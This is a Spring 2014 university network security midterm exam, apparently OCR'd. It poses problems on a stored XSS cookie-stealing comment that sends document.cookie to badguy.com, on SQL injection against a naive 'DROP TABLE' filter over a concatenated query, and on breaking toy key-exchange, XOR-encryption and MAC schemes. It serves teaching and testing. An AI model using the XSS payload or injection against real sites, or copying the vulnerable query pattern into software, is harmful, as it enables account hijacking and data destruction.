CS558. Network Security.
Boston University, Computer Science.
Midterm Spring 2014.

Instructor: Sharon Goldberg

March 25, 2014. 9:30-10:50 AM.

- One-sided handwritten aid sheet allowed. No cell phone or calculators allowed.
- Be specific and precise with your answers.
- Show your work. Answers without justification will be given little credit.
- Please clearly indicate which parts of your solution you want graded.
- You can use the back of each page as a scratch paper. We will only grade the work you do on the exam pages unless you specifically tell us to do otherwise.

Good luck!

Write Name: _____

Circle room/extra time: MCS148 CAS116 extra time

Problem	Grade
1	/6
2.1	/3
2.2	/11
2.4	/8
2.3	/10
Total	/38

Problem 1. The website at `www.bank.com` allows users to submit comments on the bank's performance using a form. An attacker, who controls the webserver at `http://badguy.com`, enters the comment below. The comment is NOT sanitized, and becomes part of the webpage.

```
<script>document.location=
"http://badguy.com/whateveryouwant.php?cookie=" + document.cookie;"</script>
<b> This is a great bank! </b>
```

Suppose the cookie set by the page `www.bank.com` is not httpOnly.

1. **(3 points).** This attack involves a cookie.
   Whose cookie is it?
   What is happening to the cookie?
   Why is this disturbing?

2. **(3 points)** One week after the comment was submitted, the webserver admin decides to upgrade `www.bank.com` so that it communicates with its clients over SSL.
   (That is, all communication between the client and server is properly authenticated and encrypted.)

   Nothing else about the `www.bank.com` webpage is changed.

   Does the attack still work?

   Why does SSL succeed or fail to protect against this attack?

Yes / No

Problem 2. Dr. Snakeoil runs a security company called Snake Oil Inc.

For the rest of this exam, you will show that Snake Oil Inc. sells products that are NOT secure.

1. **(3 points).** This product is supposed to defend web forms against SQL injection attacks.

   To do this, it removes occurrences of the string `DROP TABLE` from the submitted form input.

   Your friend buys this product and uses it to protect a form is the front-end to a database that is **not** read-only. The form has a field that takes in an email address to look up an record in a table called `user_data`.

   If the form input is a string `input`, this product produces an SQL query string `query`:

   ```
   sanitizedInput = Replace(input, "DROP TABLE", "")
   query = "SELECT * FROM user_data WHERE email = '" + sanitizedInput + "';"
   ```


   (a) Write down a form input that deletes the entire database.
   Hint: SQL syntax for deleting table `tbl` is: `DROP TABLE tbl;`

2. This product is marketed as a new way to set up a secure channel.

   Alice wants to send a message m to the server, and the server wants to respond with a message m'. The communication should be confidential, and no man-in-the-middle should be able to tamper with the communication.

   The server chooses a public-private key pair (SK_s, PK_s) and keeps SK_s secret.


   Alice and the server then communicate as below:



   (a) **(2 points).** Write down the algorithm the server uses to recover m.

(b) **(6 points).** Suppose Eve launches a man-in-the-middle attack; she sits on the communication path between Alice and the server, as shown below.

Show how Eve can learn the messages m and m'.
To do this, **draw the messages** Eve sends and receives from Alice and the Server, as well as **the computation** she performs in order to learn the messages. We started you off by drawing some, but NOT all, of the arrows involved in the communication.



(c) **(3 points).** You use responsible disclosure to disclose this attack to Dr. Snakeoil, and he promises to fix the problem by requiring the addition of a new message, as follows:

Now, right after the server receives the message $z = \mathsf{Enc}_{PKs}(k1, k2)$ from Alice, the server sends Alice a tag t which is computed as

$$t = MAC_{k_2}(\text{“Alice”, “Server”},\mathsf{Enc}_{PKs}(k1, k2))$$

Does this prevent the man-in-the-middle attack you came up with in Part (b)? Explain why or why not.

Yes / No

3. This product is new and improved symmetric key encryption scheme.

   The scheme uses a secret 128-bit key that shared by Alice and Bob.
   This key is used to "encrypt" and "decrypt" every message sent from Alice to Bob.

   To "encrypt" the message m using key k:
   Alice breaks m up into blocks $m_1, m_2, ..., m_n$, such that each block is 128-bits long.
   She sends Bob the ciphertext $m_1 \oplus k, m_2 \oplus k, ..., m_n \oplus k$.

   (The symbol $\oplus$ is the bitwise XOR. Recall that $a \oplus a \oplus b = b$.)

   (a) **(2 points).** Write down the security definition for CPA secure symmetric key encryption.

   (b) **(6 points).** Snake Oil Inc claims that their scheme is a CPA-secure encryption scheme. Prove that this is false.

4. This product is marketed as a new way to protect the integrity of messages.

   This product requires Alice and Bob to share a secret 28-bit key k that they will use to authenticate every message they send.

   Then, if Alice wants to send a message m to Bob, she breaks the message m up into three blocks m_1, m_2, m_3 and computes

$$t_1 = HMAC_k(m_1)$$
$$t_2 = HMAC_k(t_1, m_2)$$
$$t_3 = HMAC_k(m_2, m_3)$$

   Alice then sends $m_1, m_2, m_3, t_1, t_2, t_3$ to Bob.

   (a) **(2 points).** Write down the verification algorithm for this scheme.

   (b) **(2 points).** Write down the security definition for a Message Authentication Code (MAC).

(c) **(6 points).** Snake Oil Inc claims the scheme is a secure Message Authentication Code. Prove that this is false.